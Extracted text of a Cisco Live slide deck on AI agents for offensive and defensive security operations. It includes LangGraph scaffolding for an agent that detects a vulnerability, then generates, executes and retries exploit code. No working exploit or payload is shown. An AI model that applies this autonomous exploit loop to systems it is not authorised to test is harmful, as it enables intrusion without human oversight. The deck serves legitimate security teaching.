

CISCO *Live!*

GO BEYOND

#CiscoLiveAPJC



Building AI for Cyber Security Operations

for Colours Red and Blue

Nadhem Al Fardan, PhD
Distinguished Architect, CX AI Engineering
BRKSEC-2252

CISCO *Live!*

#CiscoLiveAPJC



Cisco Webex App

Questions?

Use Cisco Webex App to chat with the speaker after the session

How

- 1 Find this session in the Cisco Live Mobile App
- 2 Click “Join the Discussion”
- 3 Install the Webex App or go directly to the Webex space
- 4 Enter messages/questions in the Webex space

Webex spaces will be moderated by the speaker until November 15, 2024.



<https://ciscolive.ciscoevents.com/ciscolivebot/#BRKSEC-2252>






Agenda

- Introduction to a few core AI concepts – AI Agents
- AI agent for colour **RED**
- AISEcOps for colour **Blue**
- AISEcOps architecture and components
- Common challenges
- Securing the AI pipeline

Welcome to the World of AI Agents!



AI agents, LLMs, tools and frameworks

LLMs

Big, medium, small,
foundational and pre-
trained models,
quantisation, fine-tuning,
memory tuning, inference,
prompting, LLM repos,
etc.

AI agents, LLMs, tools and frameworks

LLMs

Big, medium, small,
foundational and pre-
trained models,
quantisation, fine-tuning,
memory tuning, inference,
prompting, LLM repos,
etc.


Tools

Chatbot, vector stores,
databases, API code, speech
recognition, image
processing, etc.


AI agents, LLMs, tools and frameworks




AI agents, LLMs, tools and frameworks



AI agents, LLMs, tools and frameworks



AI agents, LLMs, tools and frameworks




Let's Build our
first agentic
workflow!

Agent **Smith** for
Colour **RED**



AI for Colour RED



Chain

1. Chains refer to sequences of acyclic calls, whether to an LLM, a tool, or a data preprocessing step.
2. You can use LangChain Expression Language (LCEL) to implement chains.
3. You can connect multiple chains. This might be OK for smaller tasks, but as the system becomes more complex, the code can become very complex.

User input

Provide the LLM with the code and what you need it to do!



Prompt template

A prompt that provides the LLM with some context




Invoke LLM

Call the LLM of choice (e.g., Mistral, OpenAI, etc.), and collect the response and parse it




Generate output

Process the LLM output and response. Share the response with the user




Chain

1. Chains refer to sequences of acyclic calls, whether to an LLM, a tool, or a data preprocessing step.
2. You can use LangChain Expression Language (LCEL) to implement chains.
3. You can connect multiple chains. This might be OK for smaller tasks, but as the system becomes more complex, the code can become very complex.




Building agents with LangGraph

1. Agent Smith needs a more complex workflow than chains!
2. We need to support cyclic flows and the ability to maintain state.
3. A framework such as LangGraph allows us to do that.



Chain


1. Chains refer to sequences of acyclic calls, whether to an LLM, a tool, or a data preprocessing step.
2. You can use LangChain Expression Language (LCEL) to implement chains.
3. You can connect multiple chains. This might be OK for smaller tasks, but as the system becomes more complex, the code can become very complex.



Agent **Smith** deployment

LangGraph snapshot


Node	A building block of a graph: a unit of computation or a processing step in the workflow graph, which maps to a function.
Edge	A connection between two nodes that defines the flow of execution from one node to another in the graph.
Conditional edge	A special type of edge that directs the flow based on a condition or decision logic.
START	The entry point of the graph workflow. Execution begins from this node.
END	The termination point of the graph workflow. Execution stops when this node



Agent **Smith** deployment

LangGraph snapshot

Node	A building block of a graph is a unit of computation or a processing step in the workflow graph, which maps to a function.
Edge	A connection between two nodes that defines the flow of execution from one node to another in the graph.
Conditional edge	A special type of edge that directs the flow based on a condition or decision logic.
START	The entry point of the graph workflow. Execution begins from this node.
END	The termination point of the graph workflow. Execution stops when this node



Class that is used to store the state of the graph during the execution of the agent

```
# Create a LangGraph workflow
class GraphState(TypedDict):
    user_question: Optional[str] = None
    status: Optional[str] = None
    vulnerability_report: Optional[str] = None
    code: Optional[str] = None
    code_snippets: Annotated[List[str], operator.add]
    response: Optional[str] = None
    response_code: Optional[str] = None
    exploit_status: Optional[str] = None
    report: Optional[str] = None
```

Keep record of all snippets


```
# Create a LangGraph workflow
workflow = StateGraph(GraphState)
```

Create a workflow object from the StateGraph class, using GraphState as its initial state structure.

Agent **Smith** deployment

LangGraph snapshot

Node	A building block of a graph is a unit of computation or a processing step in the workflow graph, which maps to a function.
Edge	A connection between two nodes that defines the flow of execution from one node to another in the graph.
Conditional edge	A special type of edge that directs the flow based on a condition or decision logic.
START	The entry point of the graph workflow. Execution begins from this node.
END	The termination point of the graph workflow. Execution stops when this node



Give functions node names that we will use in the graph.

```
# Create a LangGraph workflow
workflow = StateGraph(GraphState)
```

The name of the function in the code


```
# Define the nodes
workflow.add_node("VulnerabilityDetection", detect_vulnerability)
workflow.add_node("GenerateExploitCode", generate_exploit_code)
workflow.add_node("ExecuteCode", execute_code)
workflow.add_node("CheckExecutionResult", check_execution_result)
workflow.add_node("EndNode", analyze_exploit_result)
```

Define the graph nodes

Agent **Smith** deployment

LangGraph snapshot

Node	A building block of a graph is a unit of computation or a processing step in the workflow graph, which maps to a function.
Edge	A connection between two nodes that defines the flow of execution from one node to another in the graph.
Conditional edge	A special type of edge that directs the flow based on a condition or decision logic.
START	The entry point of the graph workflow. Execution begins from this node.
END	The termination point of the graph workflow. Execution stops when this node



```
# Create a LangGraph workflow
workflow = StateGraph(GraphState)
```

```
# Define the nodes
workflow.add_node("VulnerabilityDetection", detect_vulnerability)
workflow.add_node("GenerateExploitCode", generate_exploit_code)
workflow.add_node("ExecuteCode", execute_code)
workflow.add_node("CheckExecutionResult", check_execution_result)
workflow.add_node("EndNode", analyze_exploit_result)
```

```
# Add Edges (and conditional edges)
workflow.add_edge(START, "VulnerabilityDetection")
workflow.add_conditional_edges("VulnerabilityDetection", decide_next_step)
workflow.add_edge("GenerateExploitCode", "ExecuteCode")
workflow.add_edge("ExecuteCode", "CheckExecutionResult")
workflow.add_conditional_edges("CheckExecutionResult", retry_logic)
workflow.add_edge("EndNode", END)
```

Define the START of the graph when the workflow is executed

